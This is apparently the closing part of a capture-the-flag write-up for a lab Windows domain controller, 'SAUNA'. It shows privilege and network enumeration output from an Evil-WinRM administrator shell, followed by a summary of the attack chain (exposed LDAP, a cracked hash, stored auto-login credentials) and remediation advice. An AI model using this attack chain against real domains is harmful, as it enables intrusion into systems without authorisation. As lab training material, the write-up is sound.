NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
EGOTISTICALBANK\Group Policy Creator Owners Group S-1-5-21-2966785786-3096785034-1186376766-520 Mandatory group, Enabled by default, Enabled group
EGOTISTICALBANK\Domain Admins Group S-1-5-21-2966785786-3096785034-1186376766-512 Mandatory group, Enabled by default, Enabled group
EGOTISTICALBANK\Schema Admins Group S-1-5-21-2966785786-3096785034-1186376766-518 Mandatory group, Enabled by default, Enabled group
EGOTISTICALBANK\Enterprise Admins Group S-1-5-21-2966785786-3096785034-1186376766-519 Mandatory group, Enabled by default, Enabled group
EGOTISTICALBANK\Denied RODC Password Replication Group Alias S-1-5-21-2966785786-3096785034-1186376766-572 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288

PRIVILEGES INFORMATION

Privilege Name Description State
========== ========== =======
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeMachineAccountPrivilege Add workstations to domain Enabled
SeSecurityPrivilege Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled

```
SeSystemtimePrivilege                 Change the system time                                             Enabled
SeProfileSingleProcessPrivilege       Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege       Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege             Create a pagefile                                                  Enabled
SeBackupPrivilege                     Back up files and directories                                      Enabled
SeRestorePrivilege                    Restore files and directories                                      Enabled
SeShutdownPrivilege                   Shut down the system                                               Enabled
SeDebugPrivilege                      Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege          Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege               Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege             Force shutdown from a remote system                                Enabled
SeUndockPrivilege                     Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege           Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege               Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege               Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege         Increase a process working set                                     Enabled
SeTimeZonePrivilege                   Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege         Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : SAUNA
   Primary Dns Suffix  . . . . . . . : EGOTISTICAL-BANK.LOCAL
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : EGOTISTICAL-BANK.LOCAL

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-0A-C0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::f567:3b9f:30ae:3b23(Preferred)
   Link-local IPv6 Address . . . . . : fe80::f567:3b9f:30ae:3b23%8(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.175(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9503%8
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 83906646
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-C3-67-FF-00-50-56-B9-0A-C0
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
*Evil-WinRM* PS C:\Users\Administrator\Desktop> route print
===========================================================================
Interface List
  8...00 50 56 b9 0a c0 ......Intel(R) 82574L Gigabit Network Connection
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.10.10.2     10.10.10.175    281
      10.10.10.0    255.255.255.0         On-link      10.10.10.175    281
    10.10.10.175  255.255.255.255         On-link      10.10.10.175    281
    10.10.10.255  255.255.255.255         On-link      10.10.10.175    281
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
```

```
  127.255.255.255  255.255.255.255        On-link        127.0.0.1    331
      224.0.0.0        240.0.0.0        On-link        127.0.0.1    331
      224.0.0.0        240.0.0.0        On-link     10.10.10.175    281
  255.255.255.255  255.255.255.255        On-link        127.0.0.1    331
  255.255.255.255  255.255.255.255        On-link     10.10.10.175    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
        0.0.0.0          0.0.0.0       10.10.10.2  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  8    281 ::/0                     fe80::250:56ff:feb9:9503
  1    331 ::1/128                  On-link
  8    281 dead:beef::/64           On-link
  8    281 dead:beef::f567:3b9f:30ae:3b23/128
                                    On-link
  8    281 fe80::/64                On-link
  8    281 fe80::f567:3b9f:30ae:3b23/128
                                    On-link
  1    331 ff00::/8                 On-link
  8    281 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Vulnerability

NOTE: I use the term “vulnearability” in a rather vague manner here. It may not be a specific CVE-Class vulnerability, but may include deficincies, less-than-ideal configurations, and the like. In the end, this is a “weak spot” that was then exploited.

While it is expected that Web Servers will be publicly available, also having the LDAP access public as well lead to gaining the initial user credentials.

From the Initial Foothold, built-in LDAP features and functionality were used to pivot to an auto-login service password, find some stored credentials, and gain Administrator access.

Exploit

LDAP being accessible lead to “leaking” the user password hash, which was then cracked.
Weak password.

Impact

The leaked hask and weak password lead to the initial foothold with the user credentials.
From there, we were able to escalate privileges to full Admin access.

Remediation

- Put the web site/server in a DMZ
- Have the DC in an internal/protected network
  → Limit LDAP access and functionality to internal only
- Do NOT have the public server “join” the internal Domain

- Weak Password. Increas password complexity/length
  → This can, and will always be, a contentious subject
  → adopt passPHRASES to increase password length

- better access controls to domain controllers
- limit auto-login service account
- do not store credentials in auto-login accounts